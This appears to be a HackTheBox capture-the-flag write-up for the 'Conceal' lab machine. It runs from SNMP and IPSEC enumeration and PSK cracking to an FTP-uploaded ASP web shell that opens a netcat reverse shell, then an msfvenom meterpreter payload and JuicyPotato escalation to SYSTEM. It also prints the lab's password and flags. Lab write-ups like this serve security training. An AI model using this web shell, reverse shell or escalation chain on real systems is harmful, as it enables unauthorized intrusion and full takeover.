
HackTheBox.eu



Machine Name: **Conceal**

Machine Maker: **bashlogic**

Machine IP: 10.10.10.116

Exploit by: **fbbc**

Date: 01/19/2019

Using: Kali-Linux-2017.2-vbox-amd64.ova

Summary

This machine consisted of three phases. The first phase requires the attacker to configure an IPSEC connection to obtain access to filtered services on the target host. The next phase involves attaining code execution and user-level proof.txt through a ftp upload and web shell. The final stage of the attack is privilege escalation to gather the root-level proof.txt. The last attack was performed with *JuicyPotato* exploiting the user's *SeImpersonatePrivilege*.

Initial Port Scan:

```
# masscan -p1-65535,U:1-65535 10.10.10.116 --rate=1000 -e tun0
```

```
root@kali:~# masscan -p1-65535,U:1-65535 10.10.10.116 --rate=1000 -e tun0

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-01-20 04:03:05 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 161/udp on 10.10.10.116
```

Enumerate SNMP on public community:

```
# snmp-check 10.10.10.116
```

Relevant information within the SNMP results:

IKE VPN password PSK - **9C8B1A372B1878851BE2C097031B6E43**

```
[*] TCP connections and listening ports: 21,80,135,445,49664,49665,49666,49667,49668,49669,49670,139

[*] Listening UDP ports: 123,161,500,4500,5050,5353,5355,137,138,1900,55552,1900,55553
```

Detailed scans targeting ports listed on SNMP results:

```
# nmap -sU -vvv -p123,161,500,4500,5050,5353,5355,137,138,1900,55552,1900,55553
10.10.10.116
```

```
PORT      STATE         SERVICE     REASON
123/udp   open|filtered ntp         no-response
137/udp   open|filtered netbios-ns  no-response
138/udp   open|filtered netbios-dgm no-response
161/udp   open|filtered snmp        no-response
500/udp   open          isakmp      udp-response ttl 127
1900/udp  open|filtered upnp        no-response
4500/udp  open|filtered nat-t-ike   no-response
5050/udp  open|filtered mmcc        no-response
5353/udp  open|filtered zeroconf    no-response
5355/udp  open|filtered llmnr       no-response
55552/udp open|filtered unknown     no-response
55553/udp open|filtered unknown     no-response
```

Scan IPSEC parameters:

```
# ike-scan 10.10.10.116
```

Results reveal the supported algorithms for IPSEC negotiation.

```
root@kali:~/conceal# ike-scan 10.10.10.116
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.10.116    Main Mode Handshake returned HDR=(CKY-R=0b00950b8b826192) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK
ration(4)=0x00007080) VID=1e2b516905991c7d7c96fcbfb587e46100000009 (Windows-8) VID=4a131c81070358455c5728f20e95452f (RFC 39
ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n) VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation) VID=fb1d
5f120 (MS-Negotiation Discovery Capable) VID=e3a5966a76379fe707228231e5ce8652 (IKE CGA version 1)
```

Cracking the PSK hash:

Uploading the hash to https://crackstation.net/ instantly reveals the password:

Hash	Type	Result
9C8B1A372B1878851BE2C097031B6E43	NTLM	Dudecake1!

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Setup an IPSEC VPN to the server:

Install Openswan IPSEC on Kali Linux:

```
# apt-get install -y strongswan
```

Add a connection to the configuration file:

/etc/ipsec.conf

```
conn conceal
    authby=psk
    keyexchange=ikev1
    auto=start

    ike=3des-sha1-modp1024
    esp=3des-sha1

    right=10.10.10.116
    rightsubnet=10.10.10.116[tcp/]
    type=transport
```

Add the pre-shared key to the secrets file:

/etc/ipsec.secrets

```
10.10.10.116 : PSK "Dudecake1!"
```

Start the ipsec connection and verify:

```
# ipsec start
# ipsec status
```


```
root@kali:/etc# ipsec start
Starting strongSwan 5.7.2 IPsec [starter]...
root@kali:/etc# ipsec status
Security Associations (1 up, 0 connecting):
     conceal[1]: ESTABLISHED 6 seconds ago, 10.10.14.2[10.10.14.2]...10.10.10.116[10.10.10.116]
     conceal{1}:  INSTALLED, TRANSPORT, reqid 1, ESP SPIs: c4fdcfb1_i 5226c332_o
     conceal{1}:   10.10.14.2/32 === 10.10.10.116/32[tcp]
```

Round 2, fight! Pop that shell…

From SNMP results, we know port 21 is open. Manual testing reveals that anonymous access and PUT are allowed:

```
root@kali:~/conceal# ftp 10.10.10.116
Connected to 10.10.10.116.
220 Microsoft FTP Service
Name (10.10.10.116:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> bin
200 Type set to I.
ftp> put test.txt
local: test.txt remote: test.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2 bytes sent in 0.00 secs (32.5521 kB/s)
```

HTTP Server on port 80 was also revealed by SNMP results. Brute-forcing with *dirbuster* reveals an "upload" folder:



Start a netcat listener on port 80:

```
# nc -lvp 80
```

[Optional] Create a shell script to automate ftp uploads:

upload.sh

```
#!/bin/sh
HOST='10.10.10.116'
USER='anonymous'
PASSWD='fbbc@hackthebox.eu'
FILE=$1

ftp -n $HOST <<END_SCRIPT
quote USER $USER
quote PASS $PASSWD
```

```
bin
put $FILE
quit
END_SCRIPT
exit 0
```

Create an ASP page to execute netcat:

cmd.asp

```
<%@ Language=VBScript %>
<%
      Dim oScript
      Dim oScriptNet
      On Error Resume Next
      Set oScript = Server.CreateObject("WSCRIPT.SHELL")
      Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
      Call oScript.Run ("cmd.exe /c C:\inetpub\wwwroot\upload\nc.exe 10.10.14.5 80 -e
cmd.exe", 0, True)
%>
<HTML>
<%= "\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<br>
fbbc wuz here!
</HTML>
```

Upload netcat, cmd.asp and execute:

```
# cp /usr/share/windows-binaries/nc.exe nc.exe
# ./upload.sh nc.exe; ./upload.sh cmd.asp; curl --url http://10.10.10.116/upload/cmd.asp
```

Dump the user-level proof.txt:

```
C:\Users\Destitute\Desktop>type proof.txt
type proof.txt
6E9FDFE0DCB66E700FB9CB824AE5A6FF
```

Finally, go for Root!

List current user's (CONCEAL\Destitute) privileges:

```
# whoami /all
```

```
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

We can use the SeImpersonatePrivilege to our advantage!

Generate a meterpreter reverse shell executable

```
# msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LPORT=443
LHOST=10.10.14.5 -f exe -o m.exe
```

Open Metasploit listener on port 443

```
# msfconsole -x "use exploit/multi/handler; set payload
windows/x64/meterpreter/reverse_tcp; set lhost 0.0.0.0; set lport 443; exploit"
```

Download JuicyPotato.exe from https://github.com/ohpe/juicy-potato

```
# wget
https://ci.appveyor.com/api/buildjobs/uk78ri420cc2rvfb/artifacts/JuicyPotato%2FRelease%2
Fx64%2FJuicyPotato.exe -O JuicyPotato.exe
```

[Optional]

Also, download test_clsid.bat and the CLSID.list for Windows_10_Enterprise from github.

Test for exploitable COM objects:

test_clsid.bat

Upload the meterpreter reverse shell executable and the JuicyPotato

```
# ./upload.sh m.exe; ./upload.sh JuicyPotato.exe
```

Using a CLSID with SYSTEM access from the test_clsid.bat output, run the exploit

```
C:\inetpub\wwwroot\upload>JuicyPotato.exe -p C:\inetpub\wwwroot\upload\m.exe -t * -l
1031 -c {d20a3293-3341-4ae8-9aaf-8e397cb63c34}
```

From the meterpreter shell, dump the root-level proof.txt

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cat C:/Users/Administrator/Desktop/proof.txt
5737DD2EDC29B5B219BC43E60866BE08meterpreter >
```

Breathe!